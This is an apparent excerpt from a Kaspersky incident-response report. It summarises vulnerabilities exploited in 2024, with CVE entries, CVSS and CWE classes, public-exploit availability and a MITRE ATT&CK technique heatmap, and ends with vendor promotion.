
The most common vulnerabilities

The diagram below shows vulnerabilities from previous years that were exploited in 2024. Over 90% of the vulnerabilities exploited by attackers in 2024 were published more than a year ago, indicating that the attacked organizations had ineffective update policies.

Figure 6 — **Vulnerabilities from previous years that were exploited in 2024**

■ Used vulnerabilities

Year	Percentage
2016	8.3%
2017	4.2%
2019	4.2%
2020	16.7%
2021	29.2%
2022	8.3%
2023	20.8%
2024	8.3%

The most prevalent vulnerabilities found in our dataset for 2024 were related to Microsoft products (Windows, Exchange, Active Directory, SharePoint), such as CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473, and CVE-2023-29357. We also found an expressive increase in the number of vulnerabilities in the OpenSSH server (sshd) — CVE-2023-38408, CVE-2024-6387 (aka regreSSHion), and CVE-2024-6409. Vulnerabilities targeting Cisco IOS XE software Web UI (CVE-2023-20273 and CVE-2023-20198) were also found in the wild.

Around 40% of the vulnerabilities we detected during incident response engagements lead to Remote Code Execution (RCE), with an equal proportion linked to Privilege Escalation exploits. Notably, a significant number of high and critical vulnerabilities in these categories have public proof-of-concept (PoC) exploits readily available on platforms such as GitHub and Exploit-DB. This makes it easy for attackers to gain access and perform lateral movements across different environments.

Among the repeated Common Weakness Enumeration (CWE) categories, we found that CWE-120 (Classic Buffer Overflow), CWE-269 (Improper Privilege Management), CWE-287 (Improper Authentication) and CWE-918 (Server-Side Request Forgery — SSRF) were the most prevalent ones. These are all vulnerabilities that could have been avoided by using secure coding practices (such as static code analysis and automated dynamic analysis). This highlights the importance of developers prioritizing security at every phase of the development lifecycle, and adopting secure, privacy-by-design principles. In addition, customers must ensure regular updates and timely application of security patches.

Full list of used CVEs

PoC available — Microsoft Windows (Secondary Logon Service)

CVE-2016-0099 CVSS 7.8 HIGH CWE-120

Privilege Escalation

Also known as MS16-032, a vulnerability in the Secondary Logon Service that allows local users to gain privileges via a crafted application.

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 CVSS 8.1 HIGH CWE-120

Remote Code Execution (RCE)

A buffer overflow in the Smart Card authentication code in gpkcsp.dll in Microsoft Windows XP (up to SP3) and Server 2003 (up to SP2) allows remote code execution by an attacker if the target computer is part of a Windows domain and has Remote Desktop Protocol (or Terminal Services) enabled.

PoC available — Microsoft Windows (Win32k)

CVE-2019-1458 CVSS 7.8 HIGH CWE-1219

Privilege Escalation

The vulnerability arises from an error in the application when processing a maliciously crafted file, allowing a remote attacker to potentially exploit it to escalate their privileges on vulnerable systems.

PoC available — Microsoft Windows (Netlogon)

CVE-2020-1472 CVSS 10.0 CRITICAL CWE-330

Privilege Escalation

An elevation of privilege vulnerability that occurs when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller using the Netlogon Remote Protocol (MS-NRPC). Exploiting this vulnerability allows an attacker to run a specially crafted application on a network device.

PoC available — Microsoft Exchange Server

CVE-2020-0688 CVSS 8.8 HIGH CWE-287

Remote Code Execution (RCE)

A remote code execution vulnerability in Microsoft Exchange that occurs due to improper handling of objects in memory.

PoC available — Microsoft Windows (Background Intelligent Transfer Service — BITS)

CVE-2020-0787 CVSS 7.8 HIGH CWE-59

Privilege Escalation

Elevation of privilege vulnerability in the Windows Background Intelligent Transfer Service (BITS).

PoC available — Microsoft Active Directory Domain Services

CVE-2021-42287 CVSS 8.8 HIGH CWE-269

Privilege Escalation

Active Directory Domain Services elevation of privilege vulnerability, it allows an attacker to impersonate a domain administrator from a standard domain user.

PoC available — Microsoft Exchange Server

CVE-2021-26855 CVSS 9.8 CRITICAL CWE-918

Remote Code Execution (RCE)

Vulnerability in Microsoft Exchange Server that allows an attacker to bypass the authentication and impersonate the administrator.

Microsoft Exchange Server

CVE-2021-31207 CVSS 6.6 MEDIUM CWE-434

Security Feature Bypass

Allows a remote attacker to execute arbitrary code on vulnerable installations of Microsoft Exchange Server. In the worst-case scenario, the attacker may execute arbitrary code in the context of SYSTEM.

PoC available — Microsoft Active Directory Domain Services

CVE-2021-42278   CVSS 7.5 HIGH   CWE-269

Privilege Escalation

An elevation of privilege vulnerability in Active Directory Domain Services allows a standard domain user to impersonate a domain administrator.

PoC available — Microsoft Exchange Server

CVE-2021-34523   CVSS 9.8 CRITICAL   CWE-287

Privilege Escalation

A privilege escalation vulnerability in Microsoft Exchange Server that occurs as a result of improper validation of PowerShell remoting requests.

PoC available — Microsoft Exchange Server (Autodiscover)

CVE-2021-34473   CVSS 9.8 CRITICAL   CWE-918

Remote Code Execution (RCE)

Vulnerability in the Autodiscover service that allows remote attackers to execute arbitrary code on the affected Microsoft Exchange Server.

Bitrix Site Manager

CVE-2022-27228   CVSS 9.8 CRITICAL   CWE-20

Remote Code Execution (RCE)

Vulnerability present in the vote module (< 21.0.100) of Bitrix Site Manager. It allows a remote unauthenticated attacker to execute arbitrary code.

PoC available — Veeam Backup & Replication

CVE-2023-27532   CVSS 7.5 HIGH   CWE-306

Missing Authentication

Vulnerability in a component of Veeam Backup & Replication that allows an attacker to obtain encrypted credentials stored in its configuration database.

PoC available — OpenSSH (ssh-agent)

CVE-2023-38408   CVSS 9.8 CRITICAL   CWE-428

Remote Code Execution (RCE)

In OpenSSH versions prior to 9.3p2, the ssh-agent's PKCS#11 feature has a vulnerable search path, making it insufficiently trustworthy. This can result in remote code execution if an attacker-controlled system receives a forwarded agent.

PoC available — Microsoft SharePoint Server

CVE-2023-29357   CVSS 9.8 CRITICAL   CWE-303

Privilege Escalation

Vulnerability in Microsoft SharePoint Server that allows remote attackers to escalate privileges.

PoC available — Cisco IOS XE (Web UI)

CVE-2023-20273   CVSS 7.2 HIGH   CWE-78

Remote Code Execution (RCE)

The web UI feature of Cisco IOS XE software could allow an authenticated, remote attacker to inject commands with root privileges.

PoC available — Cisco IOS XE (Web UI)

CVE-2023-20198   CVSS 10.0 CRITICAL   CWE-420

Privilege Escalation

Allows an unauthenticated attacker to create an account with "privilege level 15 access" — full access to all commands.

PoC available — FortiClientEMS

CVE-2023-48788 ‖ CVSS 9.8 CRITICAL ‖ CWE-89

SQL Injection

An improper neutralization of special elements used in an SQL command (SQL injection) in Fortinet FortiClientEMS allows an attacker to execute unauthorized code or commands via specially crafted packets.

PoC available — OpenSSH (sshd)

CVE-2024-6387 ‖ CVSS 8.1 HIGH ‖ CWE-362

Remote Code Execution (RCE)

Also known as regreSSHion, this vulnerability in the OpenSSH server (sshd) can lead to remote code execution in the vulnerable server.

OpenSSH (sshd)

CVE-2024-6409 ‖ CVSS 7.0 HIGH ‖ CWE-364

Remote Code Execution (RCE)

Race condition vulnerability discovered in OpenSSH server (sshd) that can lead to remote code execution as an unprivileged user.

MITRE ATT&CK tactics and techniques heatmap

TA0043: Reconnaissance	TA0042: Resource Development	TA0001: Initial Access	TA0002: Execution	TA0003: Persistence
T1595.002: Active Scanning: Vulnerability Scanning	T1587.001: Develop Capabilities: Malware	T1190: Exploit Public-Facing Application	T1059.003: Command and Scripting Interpreter: Windows Command Shell	T1078.002: Valid Accounts: Domain Accounts
T1589.001: Gather Victim Identity Information: Credentials	T1588.002: Obtain Capabilities: Tool	T1078.002: Valid Accounts: Domain Accounts	T1569.002: System Services: Service Execution	T1543.003: Create or Modify System Process: Windows Service
T1598: Phishing for Information		T1199: Trusted Relationship	T1059.001: Command and Scripting Interpreter: PowerShell	T1505.003: Server Software Component: Web Shell
T1595.001: Active Scanning: Scanning IP Blocks		T1133: External Remote Services	T1053.005: Scheduled Task / Job: Scheduled Task	T1136.001: Create Account: Local Account
T1592: Gather Victim Host Information		T1078: Valid Accounts	T1047: Windows Management Instrumentation	T1053.005: Scheduled Task / Job: Scheduled Task
		T1566.002: Phishing: Spearphishing Link	T1059: Command and Scripting Interpreter	T1078.003: Valid Accounts: Local Accounts
		T1078.003: Valid Accounts: Local Accounts	T1059.004: Command and Scripting Interpreter: Unix Shell	T1098: Account Manipulation
		T1566.001: Phishing: Spearphishing Attachment	T1059.005: Command and Scripting Interpreter: Visual Basic	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
		T1133: External Remote Services	T1053.003: Scheduled Task / Job: Cron	T1133: External Remote Services
		T1078.002: Valid Accounts: Domain Accounts	T1059.006: Command and Scripting Interpreter: Python	T1136.002: Create Account: Domain Account
		T1566: Phishing	T1021.002: Remote Services: SMB/Windows Admin Shares	T1136: Create Account
			T1204: User Execution	T1053: Scheduled Task / Job
			T1059.010: Command and Scripting Interpreter: AutoHotKey & AutoIT	T1037.004: Boot or Logon Initialization Scripts: RC Scripts
			T1059.009: Command and Scripting Interpreter: Cloud API	T1543.002: Create or Modify System Process: Systemd Service
			T1559: Inter-Process Communication	T1543: Create or Modify System Process
			T1053: Scheduled Task / Job	T1574.002: Hijack Execution Flow: DLL Side-Loading
			T1203: Exploitation for Client Execution	T1053.003: Scheduled Task / Job: Cron
			T1053.002: Scheduled Task / Job: At	T1098.004: Account Manipulation: SSH Authorized Keys
				T1078: Valid Accounts
				T1574.006: Hijack Execution Flow: Dynamic Linker Hijacking
				T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription

The MITRE ATT&CK matrix outlines the tactics and techniques used by adversaries targeting corporate networks. We've color-coded the matrix to highlight the prevalence of different techniques based on the attacks we investigated in 2024.

6–11%	11–15%	15–20%	>20%

TA0004: Privilege Escalation

- T1078.002: Valid Accounts: Domain Accounts
- T1068: Exploitation for Privilege Escalation
- T1484.001: Domain or Tenant Policy Modification: Group Policy Modification
- T1078.002: Valid Accounts: Domain Accounts
- T1547.005: Boot or Logon Autostart Execution: Security Support Provider
- T1098: Account Manipulation
- T1543.003: Create or Modify System Process: Windows Service
- T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control
- T1548.001: Abuse Elevation Control Mechanism: setuid and setgid

TA0005: Defense Evasion

- T1070.004: Indicator Removal: File Deletion
- T1562.001: Impair Defenses: Disable or Modify Tools
- T1070.001: Indicator Removal: Clear Windows Event Logs
- T1140: Deobfuscate / Decode Files or Information
- T1036.005: Masquerading: Match Legitimate Name or Location
- T1036.004: Masquerading: Masquerade Task or Service
- T1027.002: Obfuscated Files or Information: Software Packing
- T1078.002: Valid Accounts: Domain Accounts
- T1112: Modify Registry
- T1027.009: Obfuscated Files or Information: Embedded Payloads
- T1218.011: System Binary Proxy Execution: Rundll32
- T1070.009: Indicator Removal: Clear Persistence
- T1078.003: Valid Accounts: Local Accounts
- T1055: Process Injection
- T1070.006: Indicator Removal: Timestomp
- T1027.010: Obfuscated Files or Information: Command Obfuscation
- T1027.001: Obfuscated Files or Information: Binary Padding
- T1027.013: Obfuscated Files or Information: Encrypted / Encoded File
- T1562.001: Impair Defenses: Disable or Modify Tools
- T1574.001: Hijack Execution Flow: DLL Search Order Hijacking
- T1562: Impair Defenses
- T1574.002: Hijack Execution Flow: DLL Side-Loading
- T1070.003: Indicator Removal: Clear Command History
- T1622: Debugger Evasion
- T1562.002: Impair Defenses: Disable Windows Event Logging
- T1070: Indicator Removal
- T1027.003: Obfuscated Files or Information: Steganography
- T1564.006: Hide Artifacts: Run Virtual Instance
- T1484.001: Domain or Tenant Policy Modification: Group Policy Modification
- T1218.005: System Binary Proxy Execution: Mshta

TA0006: Credential Access

- T1003: OS Credential Dumping
- T1003.001: OS Credential Dumping: LSASS Memory
- T1552.001: Unsecured Credentials: Credentials in Files
- T1555: Credentials from Password Stores
- T1110.001: Brute Force: Password Guessing
- T1110: Brute Force
- T1003.006: OS Credential Dumping: DCSync
- T1003.003: OS Credential Dumping: NTDS
- T1003.001: OS Credential Dumping: LSASS Memory
- T1555.005: Credentials from Password Stores: Password Managers
- T1110.003: Brute Force: Password Spraying
- T1555.004: Credentials from Password Stores: Windows Credential Manager
- T1212: Exploitation for Credential Access
- T1557: Adversary-in-the-Middle
- T1528: Steal Application Access Token
- T1552: Unsecured Credentials
- T1056.001: Input Capture: Keylogging
- T1552.004: Unsecured Credentials: Private Keys
- T1555.003: Credentials from Password Stores: Credentials from Web Browsers
- T1552.002: Unsecured Credentials: Credentials in Registry
- T1040: Network Sniffing

TA0007: Discovery

- T1046: Network Service Discovery
- T1018: Remote System Discovery
- T1135: Network Share Discovery
- T1082: System Information Discovery
- T1087.002: Account Discovery: Domain Account
- T1482: Domain Trust Discovery
- T1069.002: Permission Groups Discovery: Domain Groups
- T1057: Process Discovery
- T1033: System Owner / User Discovery
- T1049: System Network Connections Discovery
- T1016: System Network Configuration Discovery
- T1615: Group Policy Discovery
- T1083: File and Directory Discovery
- T1087.001: Account Discovery: Local Account
- T1087: Account Discovery
- T1560.001: Archive Collected Data: Archive via Utility
- T1124: System Time Discovery
- T1201: Password Policy Discovery
- T1012: Query Registry
- T1614.001: System Location Discovery: System Language Discovery

Legend:
- 6–11%
- 11–15%
- 15–20%
- >20%

TA0008: Lateral Movement

- T1021.001: Remote Services: Remote Desktop Protocol
- T1021.002: Remote Services: SMB / Windows Admin Shares
- T1021.004: Remote Services: SSH
- T1021: Remote Services
- T1570: Lateral Tool Transfer
- T1021.006: Remote Services: Windows Remote Management
- T1550.002: Use Alternate Authentication Material: Pass the Hash
- T1021.003: Remote Services: Distributed Component Object Model
- T1021: Remote Services
- T1021.001: Remote Services: Remote Desktop Protocol
- T1021.002: Remote Services: SMB / Windows Admin Shares
- T1210: Exploitation of Remote Services
- T1563.002: Remote Service Session Hijacking: RDP Hijacking

TA0009: Collection

- T1560.001: Archive Collected Data: Archive via Utility
- T1005: Data from Local System
- T1039: Data from Network Shared Drive
- T1119: Automated Collection
- T1114.001: Email Collection: Local Email Collection
- T1560: Archive Collected Data
- T1113: Screen Capture
- T1572: Protocol Tunneling

TA0011: Command and Control

- T1572: Protocol Tunneling
- T1105: Ingress Tool Transfer
- T1071.001: Application Layer Protocol: Web Protocols
- T1219: Remote Access Software
- T1090.001: Proxy: Internal Proxy
- T1132.001: Data Encoding: Standard Encoding
- T1090: Proxy
- T1665: Hide Infrastructure
- T1071.004: Application Layer Protocol: DNS
- T1568.002: Dynamic Resolution: Domain Generation Algorithms
- T1102: Web Service
- T1568: Dynamic Resolution
- T1573.001: Encrypted Channel: Symmetric Cryptography
- T1041: Exfiltration Over C2 Channel
- T1071: Application Layer Protocol

TA0010: Exfiltration

- T1567: Exfiltration Over Web Service
- T1537: Transfer Data to Cloud Account
- T1020: Automated Exfiltration
- T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage
- T1048: Exfiltration Over Alternative Protocol
- T1041: Exfiltration Over C2 Channel

TA0040: Impact

- T1486: Data Encrypted for Impact
- T1485: Data Destruction
- T1561: Disk Wipe
- T1561.002: Disk Wipe: Disk Structure Wipe
- T1565: Data Manipulation

| | 6–11% | | 11–15% | | 15–20% | | >20% |

About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Our deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. Our comprehensive security portfolio includes leading endpoint protection and specialized security solutions and services to fight sophisticated and evolving digital threats.

Kaspersky Security Services

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

Learn more

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards. Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations. Most tested. Most awarded.

Learn more

5,000+
professionals work
at Kaspersky

50%
of our employees are
R&D specialists

5
unique centers
of expertise

467 k
new malicious files
detected by Kaspersky
every day

200 k
corporate customers
worldwide

4.9 bln
cyberattacks detected by
Kaspersky in 2024

Under attack?
We've got your
back

Contact us

kaspersky

Incident
Response

#kaspersky
#bringonthefuture